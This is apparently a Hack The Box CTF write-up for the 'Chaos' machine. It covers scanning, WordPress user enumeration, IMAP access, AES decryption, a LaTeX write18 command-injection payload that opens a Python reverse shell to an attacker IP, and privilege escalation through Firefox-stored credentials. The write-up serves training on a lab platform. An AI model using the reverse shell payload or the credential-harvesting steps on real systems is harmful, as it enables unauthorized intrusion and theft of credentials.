Chaos WriteUp
Hello everyone,
With this post we’re starting a new series where we’ll learn how to exploit vulnerable machines and solve hacking challenges.
We’re kicking things off with the latest retired machine from Hack The Box , Chaos.
For those who don’t know HTB, it’s a pentesting lab that provides different machines and challenges for its users. I usually recommend these types of platforms because they let us learn different technologies by tackling them head on.
The goal of these posts, beyond learning how to exploit machines, is to teach and consolidate the knowledge needed to do so.
In this case, our target IP is 10.10.10.120. As usual in HTB, we’ll start with a port scan. I personally like running the default nmap scripts (-sC) so that in addition to finding open ports, we can also discover potential vulnerabilities upfront:
nmap -sSV -sC 10.10.10.120

From the scan results we can see that the machine is running two web servers on ports 80 and 10000, and it also appears to be a mail server since it has imap and pop3 services active in both their standard and secure versions.

After analyzing the scan, we try to access the server running on port 80 and we get the following message.

We set aside port 80 for now and check the server on port 10000, which turns out to be Webmin. To access it we need credentials. We try the usual default credentials but can’t get in.
Before diving into the mail server, we run a directory fuzzing scan on port 80. I used dirb with its default wordlist and the -w flag to ignore warnings and list directories:
dirb http://10.10.10.120 -w


As we can see, this server has a WordPress installation at /wp/wordpress. Browsing to it, we find the content is password protected.

Even though it’s protected, we can try to enumerate existing users. Testing with ID 1 by requesting /wp/wordpress/?author=1, we discover a user named human.
If we try this username as the password to access the protected content… BINGO!

We try these credentials on the Webmin server but they don’t work. So if these credentials aren’t for that server, what are they for?
As we saw in the initial scan, the machine has imap and pop3 services active, which we had set aside. Time to revisit them.
I used the imap server with telnet to connect. The login command is:
a login username password

As we can see, the server doesn’t allow login through the insecure version of the service, so we’ll try the secure version of imap using openSSL:
openssl s_client -connect 10.10.10.120:993
Once we’re in, we can see there are no messages in the inbox, but looking carefully we find an email in drafts.

Since the email had an attachment, I decided to use an email client to make things easier. Using claws-mail I retrieved the attachments: an encrypted message containing the password and the script used to encrypt it.

The goal is clear: write the decryption function based on the encryption process we already have. Searching online, we found that code already exists using the same encryption function, and it includes the decryption function too. The code is available here .
Using the decryption function, I wrote a small snippet to decrypt the message:
import sys, os
from Crypto.Hash import SHA256
from Crypto import Random
from Crypto.Cipher import AES

def decrypt(key, filename):
	chunksize = 64 * 1024
	outputFile = "decrypt" + filename
	with open(filename, 'rb') as infile:
		filesize = int(infile.read(16))
		IV = infile.read(16)
		decryptor = AES.new(key, AES.MODE_CBC, IV)
		with open(outputFile, 'wb') as outfile:
			while True:
				chunk = infile.read(chunksize)
				if len(chunk) == 0:
					break
				outfile.write(decryptor.decrypt(chunk))
			outfile.truncate(filesize)

def getKey(password):
            hasher = SHA256.new(password.encode('utf-8'))
            return hasher.digest()

decrypt(getKey(sys.argv[1]), sys.argv[2])
Decrypting the file we get a base64 string:
SGlpIFNhaGF5CgpQbGVhc2UgY2hlY2sgb3VyIG5ldyBzZXJ2aWNlIHdoaWNoIGNyZWF0ZSBwZGYKCnAucyAtIEFzIHlvdSB0b2xkIG1lIHRvIGVuY3J5cHQgaW1wb3J0YW50IG1zZywgaSBkaWQgOikKCmh0dHA6Ly9jaGFvcy5odGIvSjAwX3cxbGxfZjFOZF9uMDdIMW45X0gzcjMKClRoYW5rcywKQXl1c2gK
Decoding it gives us:
Hii Sahay

Please check our new service which create pdf

p.s - As you told me to encrypt important msg, i did :)

http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3

Thanks,
Ayush
To access this resource we need to add chaos.htb to /etc/hosts since it’s only accessible by hostname. Once inside, we find an application that generates a PDF from user-supplied text using LaTeX.

LaTeX is a text typesetting system widely used in technical documents, scientific articles, papers, etc. The version used by this application includes code execution, which is not a good idea. Using the \immediate\write18{command} syntax we can execute any command and get a shell:
\immediate\write18{python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.13.104",2222));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'}

The shell runs as www-data and doesn’t let us read user.txt, so we switch to user ayush using the WordPress password. First we upgrade the shell with Python:
python -c 'import pty; pty.spawn("/bin/bash")'
Note: /bin is not in the PATH so you need to provide full paths for binaries in that directory.

With the user flag in hand, we move on to privilege escalation. For this phase I always start with linux-smart-enumeration , which automates many of the techniques I typically use: checking users, permissions, cron jobs, etc.
After running the tool I didn’t notice anything unusual, so I browsed user ayush’s home directory. One of the hidden directories is .mozilla containing a firefox folder, the user may have stored some passwords in the browser.

Firefox Decrypt is a tool that decrypts passwords stored in Firefox, but it requires the master key. We try the WordPress password and… BOOM! We have the credentials for Webadmin, the service we couldn’t access earlier.

We log in with the recovered credentials and get a root shell that lets us read root.txt.
Well, that’s all for today. See you in the next challenge!